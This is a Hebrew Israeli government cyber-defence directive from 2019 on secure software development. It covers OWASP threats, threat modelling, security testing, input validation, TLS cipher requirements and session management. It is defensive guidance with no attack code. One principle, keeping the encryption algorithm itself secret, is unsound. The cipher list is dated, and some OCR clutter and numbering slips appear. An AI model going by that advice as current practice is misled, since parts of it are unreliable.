היחידה להגנת הסייבר בממשלה (יה"ב)

gov

רשות התקשוב הממשלתי

משרד ראש הממשלה

הנחיות ראש רשות התקשוב הממשלתי
הנחיות היחידה להגנת הסייבר בממשלה – יה"ב

שם ההנחיה: פיתוח מאובטח		
פרק ראשי: היחידה להגנת הסייבר בממשלה – יה"ב	מספר הנחיה: 5.13	תאריך הוצאה: 21.5.2019
פרק משני: מדיניות אבטחת מידע	מספר גרסה: 1.1	תאריך עדכון: 24.09.2019

פיתוח מאובטח

תוכן עניינים

1. סמכויות היחידה להגנת הסייבר בממשלה (יה"ב) 3
2. קהל היעד..... 3
3. כללי..... 3
4. מטרת ההנחיה 3
5. הגדרות ומושגים 3
6. איומים..... 4
7. פירוט ההנחייה..... 6
8. קוד פתוח..... 19
9. אחריות וסמכות..... 22
10. מסמכים ישימים 22
11. גרסאות ההנחיה..... 23
12. נספחים..... 23

1. סמכויות היחידה להגנת הסייבר בממשלה (יה"ב)

בהחלטת הממשלה מספר 2443, מיום 15 פברואר 2015, נקבע כי ייעוד היחידה להגנת הסייבר בממשלה (יה"ב) הינו הכוונה והנחיה מקצועית בתחום הגנת הסייבר עבור כלל משרדי הממשלה ויחידות הסמך.
בדברי ההסבר להחלטת הממשלה נכתב כי הנחיות יה"ב מחייבות את משרדי הממשלה ויחידות הסמך.

2. קהל היעד

1. ממוני הגנת סייבר במשרדי הממשלה ויחידות הסמך.
2. מנהלי מערכות מידע במשרדי הממשלה ויחידות הסמך.
3. מנהלי אבטחת מידע והגנת סייבר במשרדי הממשלה ויחידות הסמך.

3. כללי

אפליקציות ובהן אתרי אינטרנט חשופות למתקפות המתבססות על ניצול חולשות אפליקטיביות שונות כגון זליגת מידע , פגיעה באמינות ובזמינות המידע, חשיפת מידע רגיש ועד להשתלטות על תשתיות הארגון. מתן דגש על שלבי הפיתוח המאובטח בתהליכי מחזור חיי המערכת , יצמצם בצורה משמעותית מתקפות אלו.

4. מטרת ההנחיה

להנחות את קהל היעד לרבות מיקור חוץ וספקי משנה, בדבר אופן הביצוע וליווי תהליך הפיתוח בכל שלבי מחזור חיי המערכת, בדגש על היבטיי ניהול והערכת סיכונים בתחום אבטחת המידע.

5. הגדרות ומושגים

5.1. רשות - רשות התקשוב הממשלתי.

5.2. יה"ב - היחידה להגנת הסייבר בממשלה.

5.3. הנחיה - הנחית יה"ב במסגרת הנחיות ראש רשות התקשוב הממשלתי.

5.4. משרד - משרד ממשלתי או יחידת סמך ממשלתית.

5.5. הזרקת קוד זדוני (Injection)- הזרקת קוד זדוני ע"י שאילתות SQL, PHP ,LDAP וכו'.

5.6. Black box – מבחן חוסן למערכת המבוסס על העובדה כי לתוקף אין ידע פנימי מקדים אודות המערכת. בדיקה זו מתבצעת בעיקר ע"י כלים אוטומטיים.

5.7. Gray Box - מבחן חוסן למערכת המשלבת בין ה white box ל black box, לתוקף מידע חלקי על המבנה הפנימי של היישום ומטרתו היא למצוא בהם חולשה.

5.8. White Box - מבחן חוסן למערכת המבוסס על בדיקת קוד המקור וארכיטקטורת הרשת. מטרת הבדיקה היא לספק הערכה מקיפה של נקודות התורפה של המערכת.

5.9. Input Validation- בדיקה לעיבוד קלט שמטרתה לקבלה או דחיית נתונים ע"פ כללים.

5.10. Parameter Tampering- וידוא כי הקלט המגיע מהמשתמש לשרת לא שובש ולא שונו בו פרמטרים.

5.11. התקפת מניעת שירות (D-DOS – Distributed Denial Of Service) - מתקפה המנצלת את משאבי המערכת כגון מעבד, רוחב פס או זיכרון ובכך גורמת לבעיות בזמינות השירות.

5.12. Agile Software Development – גישה בהנדסת תוכנה שגובשה כחלופה לגישת המפל (Waterfall). שיטה זו מחייבת פיתוח בצוותים רב תחומיים (כגון צד המפתח, צד הלקוח, צד תשתיות ונציג אבטחת מידע) אשר משתפים פעולה בחבילת פיתוח ספציפית מתוך מטרה לתת מענה לדרישות העולות במהלך תהליך הפיתוח ועל ידי כך לייעל ולהאיץ את התהליך.

5.13. יירוט התעבורה (Man In The Middle)- מתקפה בה התוקף מאזין לתעבורה וביכולתו לגנוב זהות או מידע העובר בין המשתמש לשרת.

5.14. נעילת מוות (Dead Lock) - מצב של נעילה מעגלית בה מספר טרנזקציות ממתינות זו לזו כדי לעדכן מקור נתונים המוחזק ע״י טרנזקציה שונה.

5.15. Web service (Web API) – דרך התחברות לתוכנה המאפשר צריכת שירותים על ידי שימוש בתקנים כגון SOAP ו- REST.

5.16. קוד פתוח – קוד מקור הניתן למפתחים אחרים לשימוש, להפצה ולהעתקה. מפתחים המבצעים שינויים בקוד יכולים לבחור אם לשומרם או לפרסמם חזרה לקהילת המפתחים בהתאם לסוג רישיון קוד המקור הקובע את כללי השימוש בו מבחינה משפטית.

5.17. התממה (Anonymization) - תהליך הנועד להפחתת חשיפת נתונים באמצעות השמטת שדות או ערכים מקובץ המקור.

5.19. ערבול נתונים (Data Masking) - שינוי סדר הופעת הנתונים בצורה המאפשרת שמירה על לוגיקת הנתונים כגון ספרת ביקורת של תעודת זהות.

5.20. ערפול (Obfuscation)- שיטה להסתרת קוד המקור, כך שהקוד הופך ללא קריא.

6. איומים

ארגון **OWASP** מוציא אחת לשלוש שנים את רשימת עשרת הפגיעויות הנפוצות ביותר שהתגלו בשנים האחרונות. המסמך האחרון יצא בשנת 2017 בעבור אתרי אינטרנט ובשנת 2016 בעבור אפליקציות מובייל.

6.1. הזרקת קוד זדוני (**Injection**)- מבוצע על ידי שאילתות SQL, PHP,LDAP תוך מניפולציה של נתונים אלו. על ידי כך יוכל התוקף לבצע מגוון פעולות, לדוגמה, ביצוע שאילתות לא חוקיות בבסיס הנתונים ובכך לשלוף נתונים מתוך המערכת.

6.2. הזדהות שבורה - (Broken Authentication) – הטמעת פונקציונאליות הקשורה להזדהות וניהול ההזדהות אל מול שרת המערכת אשר נעשית בצורה שגויה. ליקויים הנובעים מכך עלולים לאפשר לתוקף לנצלם להשגת גישה שאינה מורשית לחשבונות משתמשים, סיסמאותיהם, מזהה החיבור שלהם אל מול האתר (Session Tokens), מידע אודותיהם ועוד.

6.3. חשיפת מידע רגיש (Sensitive Data Exposure) - כאשר אפליקציות או מנגנוני API אינם מגנים כראוי על המידע הרגיש אותו הם מכילים (כגון מידע פיננסי, רפואי וכדומה), תוקפים עלולים להיחשף, להדליף ואף לערוך את אותו מידע ולנצלו לרעה.

6.4. ישויות XML חיצוניות (XML External Entities- XXE) - פגיעות הנגרמת מליקוי הגדרה ב-XML Parsers (מנגנוני עיבוד XML) המאפשר לתוקף להכריז על ישות XML חיצונית (External Entity) שתעובד ע״י המנגנון הפגיע. מצב זה מאפשר לתוקף לנצל את המנגנון לחשיפת קבצים מקומיים במערכת ההפעלה לגשת לשירותים הקיימים על השרת ולהרצת קוד מרוחק.

6.5. בקרת גישה שבורה (Broken Access Control) - מצב בו תוקף ניגש לפונקציונאליות שאינה מורשית ולבצע פעולות כגון עריכת הרשאות, פעולות אדמיניסטרטיביות, גישה למידע רגיש אודות משתמשים אחרים במערכת וגישה לקבצים.

6.6. ליקויי הגדרות אבטחה (Security Misconfiguration) - חולשה נפוצה הנגרמת כתוצאה משימוש בהגדרות קונפיגורציה חלשות, ברירת מחדל או הגדרות חלקיות. החולשה יכולה לבוא לידי ביטוי בהגדרות מערכת ההפעלה של שרת האפליקציה, על שימוש בספריות קוד באופן לא מאובטח. יש לוודא כי אין סיסמאות חלשות, סיסמאות ברירת מחדל (בהתאם להנחיית יה"ב 5.11 בנושא "ניהול ותפעול סיסמאות), הסרת סקריפטים המוגדרים כברירת מחדל בשרתים, ספריות ברירת מחדל והודעות שגיאה המוגדרות כברירת מחדל.

6.7. Cross-Site-Scripting (XSS) - פגיעות המתרחשת כאשר אפליקציה מאפשרת הזרקת קלט לא מהימן, בלי ביצוע תהליך אימות על אותו קלט. כתוצאה מכך, תוקף אשר שולט בערכו של אותו קלט יוכל להזריק קוד זדוני לאתר ולבצע פעולות כגון הזרקת קוד אשר קורא את ערך ה-Session ID של משתמש אחר ושליחתו לתוקף, השחתת פני האתר, ביצוע Phishing, הורדת קובץ הרצה זדוני. קיימים חמישה סוגים של חולשת XSS כאשר שלושת העיקריים הינם: Reflected, Stored ו- DOM-based. שתי תצורה נוספות הינן Self XSS אשר דורש שילוב עם חולשה נוספת בכדי לנצלו (לדוגמה CSRF) ו-Blind XSS.

6.8. Insecure Deserialization - סריאליזציה היא תהליך של תרגום אובייקט המכיל נתונים לפורמט הניתן לאחסון ולהעברה כגון XML, כאשר די-סריאליזציה הינה הפעולה ההפוכה לכך. כאשר האפליקציה מבצעת די-סריאליזציה של קלט משתמש לא מהימן ומייצרת ממנו אובייקט גנרי, תוקף אשר מורשה לערוך את אותו ערך עלול לגרום להיווצרות אובייקט המכיל פונקציונליות זדונית, לרבות הרצת קוד זדוני בשרת המערכת.

6.9. שימוש ברכיבים עם פגיעויות ידועות (Using Components with known vulnerabilities) - רכיבים כגון ספריות קוד, מודולים ותוכנות צד שלישי מורצים לרוב באותן ההרשאות של המערכת. במידה ורכיב מסוים פגיע, תוקף עלול לנצלו לביצוע פעולות זדוניות ואף להשתלטות על השרת. לכן, יש לעדכן את הרכיבים במערכת באופן קבוע.

6.10. תיעוד וניטור בלתי מספקים (Insufficient logging and monitoring)- למרות נקיטת אמצעי בטיחות, עדיין עלול להתרחש אירוע אבטחת מידע. גילוי מוקדם ומהיר ימזער נזקים ולכן יש לדאוג לתיעוד, פיקוח וניטור המערכת ולהתריע על כל פעילות חשודה בהתאם להנחיה 5.4 בנושא "דיווח לסוק הממשלתי על אירועי סייבר". כדאי לייצר ניטור משלים ברמה האפליקטיבית (כתיבת לוגים שיתמכו בניטור ואיתור תקלות).

7. פירוט ההנחיה

7.1. עקרונות הפיתוח המאובטח:

7.1.1. עקרון החוליה החלשה- הרכיב החלש ביותר מבחינה אבטחתית הוא הקובע את חוזק מערכת ההגנה כולה . נקודת החולשה נקבעת גם על ידי מידת החשיפה לאיום, ולא דווקא מהאיום עצמו.

7.1.2. הרשאה מינימלית- כל פעולה במערכת חייבת להתבצע בהרשאה מינימאלית הניתנת לפרק הזמן הקצר ביותר. הענקת הרשאות גבוהות מהנחוץ הופכת את המערכת המאובטחת לחשופה ופגיעה יותר. הבסיס למתן הרשאות גישה צריך להתבסס על תפקיד העובד (עפ"י העיקרון הצורך לדעת – Need-to-Know) ומינימום הרשאות שנדרשות לצורך ביצוע עבודתו (Least Privilege).

7.1.3. פשטות - עקרון זה הופך את המערכת לצפויה (דטרמיניסטית) יותר וקלה יותר לבדיקה. מערכת מורכבת, קשה יותר לבדיקת חוסן. פשטות עוזרת להבנת אופן השימוש ,איתור בעיות פוטנציאליות ,קלות בתחזוקה והפחתת מקומות פוטנציאליים לטעות.

7.1.4. מצב ברירת מחדל בטוח- עקרון זה מנחה אילו פעולות ניתן לבצע על המערכת ולשלול כל פעולה אשר אינה צפויה או אינה עונה על תנאי מוגדר.

7.1.5. נקודות גישה מוגבלות ושמורות- יש להגביל את מספר נקודות הגישה למערכת ולהגן על נקודות אלו.

7.1.6. הגנת עומק- על המערכת להתוות מספר קווי הגנה, על מנת למנוע תלות בנקודה קריטית, אפקט הדומינו והתפשטות הנזק. על כל תהליך להיות בנוי משלבים אשר בכל אחד מהם מוטמע מנגנון אבטחה (אימות, מניעת זליגה, רישום לקובץ לוג וכו').

7.1.7. שימוש ברכיבים קיימים - עקרון הסתמכות על מנגנוני אבטחה ידועים הופכת את המערכת לבטוחה ואמינה יותר.

7.1.8. השארת תיעוד - על המערכת להשאיר תיעוד של הפעילות בכדי לזהות מתקפה בצורה שתאפשר לשקם את הנזק ולאתר את מקור הפגיעה הנחוץ למניעה עתידית.

7.1.9. הצפנה- יש לשמור הן על סודיות אלגוריתם ההצפנה והן על סודיות המַפְתֵּחַ. יש להקפיד על תכנון אופן שמירת המפתחות והגנת הגישה אליהם.


7.1.10. פרטיות וחשאיות- יש למנוע דליפת מידע אודות אמצעי האבטחה המיושמים במערכת.

7.1.11. הפרדת מערכות- מערכת הבקרה ומערכות אבטחת המידע צריכות להיות מחוץ להישג ידו של הגורם המבוקר. עקרון זה תקף לגבי קבצי חיווי ואמצעי גילוי ומניעה שונים.

7.2. תהליך הפיתוח

7.2.1 על המשרד לדאוג להכשרת הצוותים בפיתוח מאובטח ולהגברת המודעות בנושא.

7.2.2. לתהליך פיתוח שתי שיטות עיקריות – המסורתית (Water fall) והאג׳ילית (**Agile**). המסורתית מבוססת על שיטת עבודה טורית, בה מתבצע אפיון מלא של המערכת כפי שתהיה בתצורתה הסופית. בסיום הפיתוח מתקבל תוצר סופי מוגמר, דבר הגורם לסרבול בדיקות חוסן המערכת בעקבות ריבוי הפונקציונאליות. אבטחת המידע מתבצעת בשלב האפיון והעליה לאוויר ולא מתעדכנת לאורך כל תהליך הפיתוח כיום. להלן טבלה ובה עקרונות תפעוליים בשימוש בשיטת Agile:



- Agile – מתמקד במתודולוגיה. גישה זו מנהלת את הפרויקט בהתאם לדרישות ושינויי הלקוח לכל אורך תהליך הפיתוח.
- CI/CD (Continuous Integration and Continuous Delivery) מתמקד ב lifecycle (מחזור החיים של המוצר). עקרון זה מתמקדת באוטומציה, תוך ביצוע בדיקות תכופות לקוד.
- DevOps- גישה המאגדת בתהליך שיתוף של צוות הפיתוח, תפעול ואבטחת מידע. מיקוד השיטה הוא ביצוע הערכת סיכוני סייבר.

יתרונות השימוש בעקרונות אלו:

1. אפיון גמיש של הפרויקט.
2. תוצר ראשוני מהיר.
3. ביצוע סבבים קצרים של העלאות גרסה.
4. צוותי אבטחת המידע מהווים חלק בתהליך בכל שלביו.
5. צוותי אבטחת המידע בודקים רכיבים באופן נקודתי בכל העלאת גרסה.
6. צוותי אבטחת המידע בודקים את הרכיבים בתדירות גבוהה, דבר המאפשר להתמקד באיומים בצורה עדכנית.

- מבחינות רבות ובכללן היבטי אבטחת מידע, שיטת הפיתוח המועדפת היא עבודה ב-**Agile** אשר מאפשרת לצוותים שיתוף פעולה והבנה של התהליך הקיים וביצוע תיקונים בכל שלב שהוגדר לביצוע. שיטה זו תמנע מצב בו המוצר מגיע לשלביו האחרונים מבלי שטופלו סוגיות אבטחת מידע.

להלן טבלת השוואה יתרונות וחסרונות שיטת ה-**Agile**:

יתרונות בולטים	חסרונות בולטים
▪ הפחתת הסיכון בפרויקט כתוצאה מתיקוף תוצרים מוקדמים באופן שוטף במהלך הפיתוח ▪ הגדלת הערך ללקוח: o מתן ערך ללקוח משלב מוקדם (MVP) ובאופן שוטף (עבודה איטרטיבית, הצגת Demos) o מעורבות גבוהה של הלקוח וקבלת משוב במהלך הפרויקט ▪ גמישות גבוהה לשינויים תוך כדי הפרויקט ▪ צוותים מעורבים, אינטגרטיביים, עבודה בשיתוף ▪ העבודה מוצגת באופן ויזואלי – ברור יותר מה נדרש לעשות ומהו סדר העדיפויות לכך	▪ נדרשת הכשרת הצוותים לעבודה על פי שיטה זו, תוך חניכה ושיפור במהלך הפרויקטים הראשונים ▪ יכולת חיזוי פחותה למוצר שיימסר בסופו של דבר ▪ יכולת חיזוי פחותה לגובה העלויות וללוחות זמנים

7.3 שלב בדיקות אבטחת המידע בתהליך הפיתוח

- תהליך ה-SSDLC (Secure Software Development Lifecycle) הינו תבנית לשלבי הפיתוח המאובטח הבנויה מחמישה שלבים:

7.3.1. דרישות: לאסוף את הדרישות המגדירות את אופן הפעולה של היישום.

7.3.2. עיצוב: תכנון הרכיבים בתוכנה, הקשרים ביניהם ושימוש ברכיבי צד שלישי.

7.3.3. קידוד: השתמש בדרישות כדי לקודד את הפונקציונליות של היישום.

7.3.4. בדיקה: לבדוק את היישום עבור כל הבאגים.

7.3.5. פריסה: לדחוף את היישום של פיתוח או בימוי לשרת הייצור.

- בכל שלב במודל ה -SSDLC (Secure Software Development Lifecycle), מנהלי אבטחת המיידע נדרשים להשתמש בתהליך Application Threat Modeling במקרים הבאים:

- בכל פעם שמתבצע שינוי בארכיטקטורה.
- לאחר כל שינוי או פגיעות שנמצאה.
- בשלב הראשוני לאחר סיום בניית הארכיטקטורה.
- תהליך ה -Application Threat Modeling מחולק לחמישה שלבים:

1. זיהוי משאבים – זיהוי משאבים רגישים עליהם יש להגן, החל ממידע רגיש ועד זמינות אתר ה-WEB.
2. חלוקה לרכיבים עיקריים – פירוק האפליקציה לרכיבים עיקריים, בחינת הקשרים ביניהם ומעברי המידע ביניהם. הצגה בעזרת תרשימי DFD (Data Flow Diagram).

3. זיהוי האיומים – שימוש במודל STRIDE (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of privilege) על מנת לבחון האם האפליקציה פגיעה לסוגי התקפות שונות.
4. שערוך פוטנציאל נזק – שימוש במודל DREAD (Damage potential, Reproducibility, Exploitability, Affected users, Discoverability). על מנת לשערך את פוטנציאל הנזק והסיכוי לפגיעה של כל איום. סדר הטיפול באיומים יהיה מהכבד אל הקל.
5. תיעוד האיומים - לאחר ביצוע השלבים הנ״ל, מפיקים מסמך אשר יכיל את כל המידע אשר נאסף בשלבים הקודמים.

7.4. תחזוקת סביבת הפיתוח

- יש לנהל גרסאות פיתוח בשרת מרכזי (Source Control) לדוגמה: TFS או SVN.
- יש לדאוג להפרדה מוחלטת בין סביבת הייצור לסביבת הפיתוח וסביבות הניסוי.
- אין לאפשר לתכניתנים גישה לבסיסי נתונים בסביבת הייצור .
- מומלץ לחתום את הקוד באמצעות אלגוריתמים קריפטוגרפים.
- בכל עלייה של מערכת יש לוודא את החתימה על הקוד.
- יש לחסום את הגישה לממשקי הניהול של האפליקציה מפני גורמים לא מורשים.
- יש לתעד כל כניסה לממשקי הניהול של האפליקציה וכל שינוי שהתרחש באפליקציה.
- יש לצמצם למינימום הנדרש את הרשאות הגישה לממשקי הניהול ולתשתיות המערכת.
- אין להעביר בסיסי נתונים מסביבת הייצור לסביבת הפיתוח ללא התממה או ערפול.

7.5. בדיקות אבטחת מידע למערכת

7.5.1. בשלב זה הספק החיצוני או מנהל הפרויקט (בפיתוח פנימי) יבצע בדיקות (Testing) , בהתאם למפורט במסמך האפיון, על מכלול תהליכים, שיטות, פעילויות וכלים המלווים את פיתוח המערכות והמוצרים לאורך מחזור החיים, מתוך כוונה לבצע אימות והוכחת תקפות להתאמת התוצרים לדרישות , למפרטים הטכניים,לתקנים ולנהלים מחייבים.

7.5.2. ניתן לבצע את בדיקות אבטחת המידע במספר אופנים:

7.5.2.1. **White Box** – מעבר על קוד המקור של המערכת בהיבטי אבטחת מידע, בדיקת תצורת המערכת, תצורת התשתית ותצורת הרשת. בדיקה זו יסודית ביותר ועלולה לקחת זמן רב (יחסית) במערכות גדולות. היתרון הנוסף של צורת בדיקה זאת היא בכך שלאחר שמתבצע שינוי במערכת, ניתן לבדוק את ה Delta של השינוי בלבד ואין צורך לבדוק את כל המערכת מחדש.

7.5.2.2. **Black Box** –בדיקה זאת מהווה אינדיקציה על מצב המערכת מנקודת מבטו של הפורץ, היא פחות יסודית מקריאת קוד המקור, אך בדרך כלל אורכת פחות זמן בצורה משמעותית.

7.5.2.3. **Gray Box** – שילוב של שתי השיטות הנ"ל, בו נבדקים רק חלקי קוד אשר הוגדרו כרגישים במיוחד ושאר המערכת נבדקת כמשתמש. היתרון של צורת בדיקה זו היא בחיסכון בזמן וכמו כן במיקוד לתוצאות המבוקשות.

7.5.2.4 **סריקת הקוד** - בכל הטמעה של קוד או קטע קוד לסביבת הייצור יש לבצע סריקה דינאמית וסטטית של הקוד Dynamic Application Security Testing ו- Static Application Security Testing. יש להשתמש בתוכנות ייעודיות המשמשות לשם כך.

7.5.2.5 **Code Review -** בכל הטמעה של קוד או קטע קוד לסביבת הייצור יש לבצע Code review, בדיקה חצי אוטומטית אשר מתבצעת ע"י סוקר קוד, מאתרת ובודקת בצורה ידנית את נקודות התורפה בקוד.

7.5.3. **דגשים בביצוע הבדיקות**:

7.5.3.1. בכל אחת מהבדיקות יש לקבל דו"ח המתאר את ממצאי אבטחת המידע והמלצות לתיקונם.

7.5.3.2. יש לקיים ישיבה טכנית עם נציג מצוות הפיתוח, לאחר שקרא את הדו"ח ועם נציג אבטחת המידע שבדק את המערכת. בישיבה זאת יוסברו הממצאים ויוחלט על הנדרש לתיקונם.

7.5.3.3. לאחר תיקון הממצאים יש לערוך בדיקת אבטחת מידע חוזרת.

7.5.3.4. במידה והתגלו פערים מהותיים, בהתאם להגדרת מנהל אבטחת המידע, לא יינתן אישור להעביר את המערכת לייצור טרם תיקון הליקויים. במידה והתגלו פערים שאינם מהותיים, מנהל אבטחת המידע בשיתוף הגורם העסקי ימצאו פתרונות מול הספק/צוות הפיתוח באשר לתיקון הליקויים.

7.5.3.5. הגורם העסקי יגדיר תהליך של בדיקות מסירה המאמת שהן הפונקציונליות של המערכת פועלת באופן תקין והן הסיכונים העסקיים מנוהלים נכונה.

7.5.3.6. בין סבב בדיקות אחד למשנהו צוות הפרויקט יטפל בליקויי אבטחת המידע שנתגלו ויבצע בדיקה חוזרת בסביבת הבדיקות. בסיום כל סבב יתבצע תיעוד של תוצאות הבדיקה והטיפול בליקויים. כמו כן, גרסת התוכנה תעודכן בהתאם.

7.5.3.7. מנהל התשתיות יוודא הגדרת סביבת בדיקות למערכת במידת הנדרש. בכל מקרה לא תתבצענה בדיקות בסביבת ייצור של מערכת קיימת.

7.5.3.8. מנהל אבטחת המידע יוודא כי סביבות פיתוח ובדיקות לא יכילו נתוני אמת מלאים (ישנה עדיפות לערבול שדות מזהים) אלא אם אמצעי אבטחת המידע המיושמים בסביבות אלו זהים לאלה המיושמים בסביבת הייצור.

7.6. דגשים בפיתוח כפתרון לאיומים

7.6.1. <u>אימות קלט:</u>

7.6.1.1. הגדרת סוגי תווים נתמכים בצורה מבוקרת, לדוגמא, UTF-8 לכל קלט המגיע מהמשתמשים.

7.6.1.2. ביצוע אימות לכל קלט המגיע מצד הקליינט, לרבות ערכים של פקדים ופרמטרים המגיעים מה - URL.

7.6.1.3. וידוא שערכי כותרי ה-HTTP Headers בבקשות ותשובות השרת מכילים אך ורק תווי ASCII.

7.6.1.4. וידוא כי הקלט המתקבל תואם לסוג הקלט המצופה לאותו מנגנון או שירות.

7.6.1.5. וידוא כי אורך הקלט המתקבל תואם לאורך המצופה לאותו מנגנון או שירות.

7.6.1.6. יש להציג פלט למשתמש (בין אם מקורו מתוך המערכת או בקלט משתמש) רק לאחר שעבר קידוד בהתאם להקשר בו הוא נמצא בשימוש.

7.6.2. <u>הצפנה:</u>

7.6.2.1. בביצוע הצפנת מידע רגיש, יש לממש אלגוריתמי הצפנה מוכרים ע"פ הכללים הבאים:

- AES עבור הצפנה סימטרית
- RSA עבור הצפנה א-סימטרית
- SHA256 עבור HASH חד כיווני

7.6.2.2. יש להצפין את תווך הגישה לאפליקציה באמצעות פרוטוקול TLS.

7.6.2.3. התעודה הדיגיטלית תונפק ע"י CA מוכר ומהימן.

7.6.2.4. מפתחות ההצפנה לא יהיו Hardcoded בקוד המקור וישמרו במקום שאינו נגיש למשתמשים.

7.6.2.5. <u>יש להימנע באופן מוחלט מהטמעה של המקרים הבאים:</u>

- Anonymous Diffie-Hellman (לא מספק הזדהות).
- אין לבצע שימוש באלגוריתמים שפותחו בצורה עצמאית.
- NULL (ללא הצפנה בכלל).
- החצנה של אלגוריתמי הצפנה אשר אינם בטוחים בתהליך ה-Negotiation, אך גם מורשים לשימוש ע"י שרת המעדיף אלגוריתמים חזקים (מתקפת FREAK).
- אלגוריתם RC4.
- הצפנה באמצעות מנגנון 3DES.

7.6.2.6 . יש להשתמש באלגוריתמים הבאים כדרישת מינימום:

- TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
- TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
- TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
- TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
- TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
- TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
- TLS_DHE_RSA_WITH_AES_128_CBC_SHA
- TLS_DHE_RSA_WITH_AES_256_CBC_SHA
- TLS_DHE_RSA_WITH_AES_128_CBC_SHA256
- TLS_DHE_RSA_WITH_AES_256_CBC_SHA256

7.6.2.7 . יש לעמוד בסטנדרטים של מסמכי היישום הבאים:

- SSLLabs
- OWASP

7.6.2.8 . במידה והמערכת נגישה לאינטרנט, ניתן להשתמש בשירותים חינמיים לבדיקת רמת האבטחה של האלגוריתמים להצפנה הנתמכים ע"י השרת, כגון SSLLabs.

7.6.2.9 . במידה והמערכת פנים-ארגונית, ניתן להשתמש בכלים קיימים לביצוע בדיקות אלו מקומית כגון SSLSCAN וזאת במידה ואושרו לשימוש ע"י המשרד.

7.7. מניעת מתקפות לניצול יכולות מובנות במערכת:

7.7.1. יש להגביל את המשתמש והאפליקציה בשימוש במשאבים כגון נפח דיסק, זיכרון, מעבד.

7.7.2. חתימה על קבצי ריצה (Executables) כמו DLL ו EXE על ידי חתימה דיגיטלית חתימה כזו תאפשר לוודא את אמינותם של קבצי הריצה המותקנים.

7.7.3. יש לאכוף דרישת הזדהות בכל העמודים והמשאבים של האפליקציה, מלבד אלו אשר נועדו להיחשף.

7.7.4. יש לשקול את השימוש ב-2FA (Two-Factor Authentication) לצורך אימות המשתמש .

7.7.5. בכל הנוגע לאתר החשוף לאינטרנט יש לפעול על פי **הנחיית יה"ב 5.17 בנושא אבטחת אתרי אינטרנט**.

7.7.5. הליך שינוי סיסמה חייב להכיל: סיסמה ישנה, סיסמה חדשה ואימות סיסמה חדשה בהתאם.

7.7.6. בכל תהליך הכולל מילוי טפסים ושליחתם לשרת, יש להוסיף מנגנון למניעת מילוי טפסים בצורה אוטומטית, דהיינו מנגנון למניעת אוטומציה, כאשר מנגנון מומלץ הינו שימוש בשירות/פיתוח מנגנון Captcha. במידה ונדרש לפתח את המנגנון הנ"ל, יש לוודא כי ה-Captcha בה נעשה שימוש אינה קלה לניחוש (לדוגמה שימוש בתבנית חוזרת, שימוש במספרים ללא אותיות וכדומה) וכי מתבצעת בחינה, בדיקה ואישור בצד השרת של תוכן ערך ה-Captcha שהוזן ע"י המשתמש.

7.7.7. באתרים בהם המשתמש נדרש לבצע התחברות למערכת ע"י הזנת שם משתמש וסיסמה או הזנת פרטים רגישים, יש לבטל את האפשרות למילוי אוטומטי.

INPUT TYPE="password" AUTOCOMPLETE="off">>

7.7.7 תהליכים ופעולות המוגדרות כ"רגישות", לדוגמה ממשק ניהול המכיל עמוד המאפשר מחיקת משתמשים ע"י לחיצה על כפתור "מחק / הסר", יכלול חלונית התראה למשתמשים כאשר יידרש אישור נוסף לביצוע הפעולה הנדרשת.

7.7.8. יש להשתמש אך ורק בפרטים המאוחסנים בשרת ולא בפרטים אשר התקבלו מהמשתמש.

7.7.9. יש להטמיע מנגנון נעילת משתמשים לאחר מספר ניסיונות כושלים לשינוי סיסמה בהתאם **להנחיית יה"ב 5.11 בנושא "ניהול ותפעול סיסמאות".**

7.8. ניהול Session

7.8.1 יש להגביל את זמני פעילות ה- Session. משתמש אשר יחרוג מזמן הפעילות שיוגדר ינותק. פעולה זו תביא גם לצמצום השימוש במשאבי המערכת.

7.8.2 יש לוודא כי קיים מנגנון במערכת המאפשר למשתמש להתנתק ולסגור את ה-Session הנוכחי.

7.8.3 על הערך המשויך ל-Session של משתמש להיות מורכב לפחות מ-32 תווים מורכבים.

7.8.4 יש להימנע מניהול ה-Session ID דרך ה- URL ולוודא כי לא ניתן להעבירם בדרך אחרת מלבד Cookies וזאת בכדי להגן מפני מתקפות Session Fixation.

